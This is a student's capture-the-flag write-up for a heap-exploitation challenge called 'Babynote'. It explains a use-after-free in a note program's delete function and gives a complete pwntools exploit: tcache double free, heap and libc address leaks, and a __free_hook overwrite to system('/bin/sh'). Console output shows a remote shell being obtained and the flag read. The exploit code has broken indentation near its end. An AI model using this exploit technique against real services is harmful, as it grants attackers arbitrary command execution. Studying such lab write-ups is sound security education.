HW-0x0B Writeup

School/Grade: 交大資料工所 碩一


Student ID: 309551004 (王冠中)

ID: aesophor

Babynote (200 pts)


- **Reverse**

  `main()` 最後是一個無限 while 迴圈：



```
void __fastcall main(__int64 a1, char **a2, char **a3)
{
  unsigned int choice; // eax

  init_proc();
  while ( 1 )
  {
    choice = show_menu_and_read_choice();
    if ( choice <= 5 )
      break;
    puts("No such instruction");
  }
  JUMPOUT(__CS__, dword_2104 + dword_2104[choice]);
}
```


  每個 iteration 會根據 user 選擇的功能，去 call 對應的 function：



```
                mov     eax, 0
                call    create_note
                jmp     short loc_170D
; ---------------------------------------------------------------------------
                mov     eax, 0
                call    show_note
                jmp     short loc_170D
; ---------------------------------------------------------------------------
                mov     eax, 0
                call    edit_note
                jmp     short loc_170D
; ---------------------------------------------------------------------------
                mov     eax, 0
                call    delete_note
                jmp     short loc_170D
; ---------------------------------------------------------------------------
                lea     rdi, aGoodbye   ; "Goodbye"
                call    _puts
                mov     eax, 0
                jmp     short loc_1712
```

- **漏洞**

  `delete_note()` 中 `free(note)` 後，未將 pointer 設成 NULL，導致之後可以透過呼叫 `edit_note()`、`show_note()` 進行 Use After Free 的操作。




```
int delete_note()
{
  _DWORD *ptr; // rax
  unsigned int index; // [rsp+Ch] [rbp-4h]

  printf("Note index : ");
  index = read_int();
  if ( index <= 9 && notes[index] )
  {
    free(notes[index]);
    ptr = note_allocated;
    note_allocated[index] = 0;
  }
  else
  {
    LODWORD(ptr) = puts("Invalid index");
  }
  return ptr;
}
```

- **攻擊思路**
  1. 這題是用 `malloc()` 而不是 `calloc()`，所以會用到 tcache
  2. 利用 double free 做 tcache dup 再 leak fd 能得出 heap_base
  3. 利用 double free 做 tcache dup 改 chunk size，然後 free chunk 讓 chunk 進 unsorted bin
  4. 利用 unsorted bin 去得出 libc pointer 從而算出 libc_base
  5. 利用 double free 做 tcache dup 改 `__free_hook` 成 `system("/bin/sh")`
  6. delete note 觸發 `free()`，實際上會呼叫到 `system("/bin/sh")`

- **Exploit**

```
#!/usr/bin/env python3
# -*- encoding: utf-8 -*-

from pwn import *
context.update(arch = 'amd64', os = 'linux', log_level = 'info')

elf  = ELF('/home/Babynote/babynote')
libc = ELF('/lib/x86_64-linux-gnu/libc-2.31.so')

# Byte sequence alias
A4 = 4 * b'A'
A8 = 8 * b'A'

itob = lambda i : str(i).encode('utf-8')

class Babynote:
    def __init__(self, proc):
        self.proc = proc

    def create(self, size: int, content: bytes):
        self.proc.sendlineafter('Choice >', b'1')
        self.proc.sendlineafter('Note size : ', itob(size))
        self.proc.sendafter('Content : ', content)
    def show(self, index: int):
        self.proc.sendlineafter('Choice >', b'2')
        self.proc.sendlineafter('Note index : ', itob(index))

    def edit(self, index: int, content: bytes):
        self.proc.sendlineafter('Choice >', b'3')
        self.proc.sendlineafter('Note index : ', itob(index))
        self.proc.sendafter('Content : ', content)

    def delete(self, index: int):
        self.proc.sendlineafter('Choice >', b'4')
        self.proc.sendlineafter('Note index : ', itob(index))


def main():
    proc = remote('140.112.31.97', 30203)
    #proc = elf.process()
    #log.debug('You may attatch this process to gdb now.')
    #input()

    notes = Babynote(proc)

    notes.create(0x18, A4)          # tcache: []
    notes.delete(0)                 # tcache: [ chunk0 ]
    notes.create(0x18, A4)          # tcache: []
    notes.delete(0)                 # tcache: [ chunk0 ]

    for i in range(4):
        notes.edit(1, p64(0) + p64(0))  # modify chunk0's key...
                                        # prepare for double free
        notes.delete(0)                 # tcache: [ chunk0 -> chunk 0 ]

    notes.show(1)
    chunk0_fd = u64(notes.proc.recv(6).ljust(8, b'\x00'))
    heap_base = chunk0_fd - (0x55aa77a972a0 - 0x55aa77a97000)
    log.info('chunk0_fd: {}'.format(hex(chunk0_fd)))
    log.info('heap_base: {}'.format(hex(heap_base)))



    notes.create(0x78, A4)
    notes.create(0x78, b'\x00'*0x48 + p64(0x21) + b'\x00'*0x18 + p64(0x21))
    notes.delete(2)
    notes.create(0x78, A4)

    notes.create(0x18, p64(heap_base + 0x2b0))
    notes.create(0x18, p64(0) + p64(0) + p64(heap_base + 0x2a0))
    notes.create(0x18, p64(0) + p64(0xd1))

    for i in range(7):
            notes.delete(2)
            notes.edit(4, p64(0) + p64(0))
        notes.delete(2)

        notes.show(4)
        libc_base = u64(notes.proc.recv(6).ljust(8, b'\x00')) - 0x1ebb80 - 0x60
        libc_system = libc_base + libc.sym['system']
        log.info('libc_base: {}'.format(hex(libc_base)))
        log.info('libc_system: {}'.format(hex(libc_system)))

        notes.edit(1, p64(libc_base + 0x1eeb28 - 8))
        notes.create(0x18, A4)
        notes.create(0x18, b'/bin/sh\x00' + p64(libc_system))
        notes.delete(9)

        proc.interactive()


    if __name__ == '__main__':
        main()
```



```
root@fe8a42c7b042:/home/Babynote# ./exploit.py                                    [0/9971]
[*] '/home/Babynote/babynote'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] '/lib/x86_64-linux-gnu/libc-2.31.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to 140.112.31.97 on port 30203: Done
[*] chunk0_fd: 0x55fc7112a2a0
[*] heap_base: 0x55fc7112a000
[*] libc_base: 0x7f225b86c000
[*] libc_system: 0x7f225b8c1410
[*] Switching to interactive mode
$ cat /home/Babynote/flag
FLAG{4pp4rently_bab1es_can_wr1t3_n0t3s}
$
                                                   Thu, 14 Jan 12:48  aesophor@sqlab
```

flag: `FLAG{4pp4rently_bab1es_can_wr1t3_n0t3s}`